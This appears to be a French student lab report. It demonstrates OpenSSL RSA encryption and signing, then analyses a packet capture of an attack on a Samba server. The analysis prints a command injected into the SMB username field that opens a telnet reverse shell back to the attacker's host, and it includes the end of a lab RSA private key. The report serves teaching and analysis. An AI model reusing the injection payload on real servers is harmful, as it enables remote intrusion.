bxgXx12L26Gf880Mu2ukPsb0PovUek0bwuM6LWuAxs0T7LejWspLp7e5j5JKB2Yv
yJyE3V5LlqVXB+219/knn0LkNbUUBGq9XAHxZVEFocTX09CgAdwZt2d8Rbo2xpd
jm6fLF2lmfD9K52F3j3v6pJlUkH5J0Klvud/h1f7db10Rk5L0GbmKdFXRxt0t9P
-----END RSA PRIVATE KEY-----

```

FIGURE 11 – Fichier cle.pem

## 2.4 Chiffrement d'un message

Nous allons maintenant chiffrer le fichier message.txt (FIGURE 12) qui contient le message "OpenSSL is really cool!!!". Pour se faire, nous exécutons la commande suivante : *rsautl -encrypt -in message.txt -pubin -inkey clePublique.pem -out messageC.txt* (FIGURE 13). Le fichier messageC.txt contient le message crypté (FIGURE 14).

```

message
OpenSSL is really cool!!!

```

FIGURE 12 – Fichier message.txt

```


Amandine — openssl — 80x24
Last login: Mon Feb 23 23:00:23 on ttys001
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -pubin -inkey clePublique.pem -out messageC.txt
OpenSSL>

```

FIGURE 13 – Exécution de la commande

## 2.5 Déchiffrement d'un message

Pour déchiffrer le message du fichier messageC.txt, on exécute la commande suivante : *rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt* (FIGURE 15). On obtient le fichier messageD.txt qui contient le message déchiffré (FIGURE 16) qui correspond bien au message initial.




```

+ikΔ±][`7&#wK+òEQ>3x`ñC+/ñXN0-0,d
,ríAse&#/W&#;:zC19=ÄðI8Xb |Mñj]fzðR2òU0Tt| æÄ""ÿ"·Ü0=B--.0"@oU
"ðP(¼q="~C&9`xRi$W2ðK&YyM"-0ð\N&g·Δ3· 0l1-"eÜÿjΔYiHD`SKBÿΔ"[11`$`m~
01RÿÜ·É0ðC
0=Ej,71fEQqI8=46;
$012*#`cex16`ðMI-cj

```

FIGURE 14 – Fichier messageC.txt



```

Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....++++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt
Enter pass phrase for cle.pem:
OpenSSL>

```

FIGURE 15 – Exécution de la commande



```


OpenSSL is really cool!!!

```

FIGURE 16 – Fichier messageD.txt

## 2.6 Signature du fichier

Pour signer le fichier, on exécute la commande suivante : *rsautl -sign -inkey cle.pem -in messageD.txt -out fic.sig* (FIGURE 17). La FIGURE 18 montre le fichier fic.sig obtenu.




```

Last login: Thu Feb 19 14:12:42 on ttys000
MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....++++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -sign -inkey cle.pem -in messageD.txt -out fic.sig
Enter pass phrase for cle.pem:
OpenSSL>

```

FIGURE 17 – Exécution de la commande



```

^B&0ð%";v+>Ü „Ä„,^Ü €1Äç@)„d1=s-~?p1M"/1F`Z9&Eq)0oð-YÿWÜQH`
€'nt'òiln0`ΔI98Ü'ivgEUSÄi=çC&gá(1„~#ðΔm&E
S&Eç&E
+0ðs,ç=)0_æE2=ΔñE0ñi1 (,IÇ&wΔ) [_áv2±;i6àÜñÿÄxçs-[
„Üv&=MV"+kllIäI
ÜWI`"u=D-hZ}0iΔDÜÿIiDöncNoh
6·}v 0`0`i&æç$!..

```

FIGURE 18 – Fichier fic.sig

Pour vérifier la signature, on exécute la commande suivante : *rsautl -verify -pubin -inkey clePublique.pem -in fic.sig* (FIGURE 19). On obtient le résultat attendu.

```

MacBook-Air-de-Amandine:~ Amandine$ openssl
OpenSSL> genrsa -out cle.pem -des 2048
Generating RSA private key, 2048 bit long modulus
.....+++
..+++
e is 65537 (0x10001)
Enter pass phrase for cle.pem:
Verifying - Enter pass phrase for cle.pem:
OpenSSL> rsa -in cle.pem -pubout -out clePublique.pem
Enter pass phrase for cle.pem:
writing RSA key
OpenSSL> rsa -in cle.pem -des3 -out cle.pem
Enter pass phrase for cle.pem:
writing RSA key
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
OpenSSL> rsautl -encrypt -in message.txt -inkey cle.pem -out messageC.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -decrypt -in messageC.txt -inkey cle.pem -out messageD.txt
Enter pass phrase for cle.pem:
OpenSSL> rsautl -sign -inkey cle.pem -in messageD.txt -out fic.sig
Enter pass phrase for cle.pem:
OpenSSL> rsautl -verify -pubin -inkey clePublique.pem -in fic.sig
OpenSSL is really cool!!!OpenSSL>

```

FIGURE 19 – Vérification de la signature

### 3 Attaque décortiquée

Source	Destination	Protocole	Infos
CadmusCo_aa:f4:93	Broadcast	ARP	who has 10.0.2.8? Tell 10.0.2.4

FIGURE 20 –

Après s’être présenté sur le serveur, le hacker d’IP 10.0.2.4 demande au routeur cadmusCo l’adresse mac du serveur d’adresse IP 10.0.2.8. (FIGURE 20)

CadmusCo_25:6a:fa	CadmusCo_aa:f4:93	ARP	10.0.2.8 is at 08:00:27:25:6a:fa
-------------------	-------------------	-----	----------------------------------

FIGURE 21 –

Ensuite il reçoit une réponse du routeur et obtient l’adresse mac 08 :00 :27 :25 :6a :fa du serveur. (FIGURE 21)

10.0.2.4	10.0.2.8	TCP	55991→139 [SYN] Seq=0
10.0.2.8	10.0.2.4	TCP	139→55991 [SYN, ACK]
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=1

FIGURE 22 –

Le hacker établit par la suite une connexion TCP avec le serveur. On le remarque par les flags [SYN], [SYN, ACK] et [ACK]. (FIGURE 22)

Le hacker fait alors une demande de protocole samba au serveur. (FIGURE 23)

10.0.2.4	10.0.2.8	SMB	Negotiate Protocol Request
10.0.2.8	10.0.2.4	TCP	139→55991 [ACK] Seq=1 Ack=

FIGURE 23 –

[-] SMB (Server Message Block Protocol)

+ SMB Header

[-] Negotiate Protocol Request (0x72)

Word Count (WCT): 0

Byte Count (BCC): 49

[-] Requested Dialects

[-] Dialect: LANMAN1.0

Buffer Format: Dialect (2)

Name: LANMAN1.0

[-] Dialect: LM1.2X002

0000	08	00	27	25	6a	fa	08	00	27	aa	f4	93	08	00	45	00	..'%'j... '.....E.
0010	00	8c	e0	01	40	00	40	06	42	5f	0a	00	02	04	0a	00	....@.@. B_.....
0020	02	08	da	b7	00	8b	b7	ef	99	e2	71	e2	84	8e	80	18	..... ..q....
0030	00	0f	18	8a	00	00	01	01	08	0a	00	83	46	1f	ff	ff	..... ..F....
0040	df	d5	00	00	00	54	ff	53	4d	42	72	00	00	00	00	18	.....T.S MBr.....
0050	01	c0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	..... ..
0060	18	46	00	00	74	49	00	31	00	02	4c	41	4e	4d	41	4e	.F..tI.1 ..LANMAN
0070	31	2e	30	00	02	4c	4d	31	2e	32	58	30	30	32	00	02	1.0..LM1 .2X002..
0080	4e	54	20	4c	41	4e	4d	41	4e	20	31	2e	30	00	02	4e	NT LANMA N 1.0..N
0090	54	20	4c	4d	20	30	2e	31	32	00							T LM 0.1 2.

FIGURE 24 –

Ce protocole est un protocole d'identification du nom de NT Lan Manager. (FIGURE 24)

10.0.2.8	10.0.2.4	SMB	Negotiate Protocol Response
10.0.2.4	10.0.2.8	TCP	55991→139 [ACK] Seq=89 Ack=1

FIGURE 25 –

Le hacker reçoit une réponse positive de la part du serveur et peut ensuite tenter de s'identifier sur le serveur. (FIGURE 25)

10.0.2.4	10.0.2.8	SMB	Session Setup AndX Request, User :
----------	----------	-----	------------------------------------

FIGURE 26 –

Pour se connecter il rentre une ligne de commande particulière à la place du champ « user ». (FIGURE 26) Cette ligne est `/='nohup sh -c '(sleep 4428/telnet 10.0.2.4 5002/while :; do sh && break; done 2>&1/telnet 10.0.2.4 5002 >/dev/null 2>&1 &)'` Elle permet de lancer un processus

qui restera actif même après la déconnexion de l'utilisateur. Ce processus émule un Shell à distance, c'est-à-dire qu'il demande au serveur linux d'ouvrir un Shell sur la machine du hacker. Ceci a pour but de pouvoir exécuter des commandes saisies au clavier sur une machine distante. De plus, le hacker redirige toutes les sorties (Out, Erreurs) vers /dev/null.

10.0.2.8      10.0.2.4      SMB      Session Setup AndX Response, Error: STATUS\_LOGON\_FAILURE

FIGURE 27 –

Par la suite la machine se rend compte que le login rentré n'est pas bon et envoie donc une erreur d'identification. Cependant, il est trop tard car le hacker peut déjà exécuter des commandes sur le serveur par le biais du Shell qu'il a ouvert. (FIGURE 27)

10.0.2.4      10.0.2.8      TCP      5002→46068 [PSH, ACK]

FIGURE 28 –

0000	08	00	27	25	6a	fa	08	00	27	aa	f4	93	08	00	45	00	.. '%j... '.....E.
0010	00	4b	bc	e0	40	00	40	06	65	c1	0a	00	02	04	0a	00	.k..@.@. e.....
0020	02	08	13	8a	b3	f4	36	73	fa	ca	72	0b	01	0e	80	18	.....6s ..r.....
0030	00	0f	18	49	00	00	01	01	08	0a	00	83	46	6a	ff	ff	...I.... ....Fj..
0040	df	d9	65	63	68	6f	20	74	66	55	6c	78	36	32	37	59	..echo t fulx627Y
0050	37	4a	78	76	4c	6f	72	3b	0a								7JxvLor; .

FIGURE 29 –

Ensuite le hacker exécute des commandes sur le terminal du serveur comme « echo t fulx627y7JxvLor; ». (FIGURE 29) Le flag PSH indique le serveur doit absolument délivrer les données envoyées. (FIGURE 28)

10.0.2.4      10.0.2.8      TCP      55991→139 [RST, ACK]

FIGURE 30 –

On peut voir ensuite que l'ordinateur du hacker se déconnecte du serveur car il a rentré un mauvais login lors de la tentative de connexion. On peut observer cette déconnexion par le flag [RST] qui indique une annulation de connexion. (FIGURE 30)

Le hacker va alors s'adresser au serveur DHCP. Ce serveur DHCP va permettre de fournir une adresse IP au hacker arrivant sur le réseau et désirant communiquer et échanger avec lui.

10.0.2.4      10.0.2.3      DHCP      DHCP Request - Transaction ID 0x9bca4452

FIGURE 31 –

Il y a donc plusieurs trames qui sont envoyées. Le hacker va faire une requête auprès du serveur DHCP (FIGURE 31).



10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x9bca4452
----------	-----------------	------	----------	-----------------------------

FIGURE 32 –

Puis le serveur va émettre un paquet spécial de broadcast sur le réseau local 255.255.255.255 (FIGURE 32).

0.0.0.0	255.255.255.255	DHCP	DHCP Discover	- Transaction ID 0x8393e549
---------	-----------------	------	---------------	-----------------------------

FIGURE 33 –

Ensuite le hacker envoie une trame avec l'adresse 0.0.0.0 (car il n'a pas encore d'adresse IP) vers l'adresse de broadcast (DHCP Discover) pour demander une adresse IP (FIGURE 33).

10.0.2.3	255.255.255.255	DHCP	DHCP offer	- Transaction ID 0x8393e549
----------	-----------------	------	------------	-----------------------------

FIGURE 34 –

En réponse à cette requête, le serveur DHCP va émettre une réponse proposant au hacker une adresse IP, le but étant de rendre le hacker apte à communiquer sur le réseau via cette adresse IP (FIGURE 34).

0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0x8393e549
---------	-----------------	------	--------------	-----------------------------

FIGURE 35 –

Le hacker va alors sélectionner une des offres reçues et en informer le serveur DHCP. Le hacker demande au serveur la validation de cette adresse IP pour qu'il soit informé qu'elle n'est plus libre (FIGURE 35).

10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x8393e549
----------	-----------------	------	----------	-----------------------------

FIGURE 36 –

Le serveur va confirmer la validation de l'adresse IP (FIGURE 36).

9.244605000	0.0.0.0	255.255.255.255	DHCP	DHCP Request	- Transaction ID 0x8393e549
9.273971000	10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x8393e549
23.182920000	10.0.2.4	10.0.2.3	DHCP	DHCP Request	- Transaction ID 0x51fe921d
23.193793000	10.0.2.3	255.255.255.255	DHCP	DHCP ACK	- Transaction ID 0x51fe921d

FIGURE 37 –

Pour des raisons d'optimisation des ressources réseau, les adresses IP sont délivrées avec une date de début et une date de fin de validité. C'est ce qu'on appelle un « bail ». Ici, le hacker voit son bail arriver à terme et demande alors au serveur de prolonger celui-ci par un DHCP Request (FIGURE 37).

10.0.2.4	10.0.2.8	TCP	5002→46068 [PSH, ACK]
----------	----------	-----	-----------------------

FIGURE 38 –

Puis le hacker exécute la commande « echo god is good » sur le terminal du serveur. (FIGURE 38 ET 39).



0000	08 00 27 25 6a fa 08 00	27 aa f4 93 08 00 45 00	.. '%j... '.....E.
0010	00 45 bc e1 40 00 40 06	65 c6 0a 00 02 04 0a 00	.E..@.@. e.....
0020	02 08 13 8a b3 f4 36 73	fa e1 72 0b 01 0e 80 18	.....6s ..r.....
0030	00 0f 18 43 00 00 01 01	08 0a 00 83 5b 7f ff ff	...C.... ....[...
0040	df f3 65 63 68 6f 20 67	6f 64 20 69 73 20 67 6f	..echo g od is go
0050	6f 64 0a		od.

FIGURE 39 –

Ici, la technique d'attaque a été de pouvoir émuler un terminal distant du serveur lors de la connexion à celui-ci. Ceci a donc pu permettre au hacker de s'introduire sur le serveur et d'y exécuter des commandes.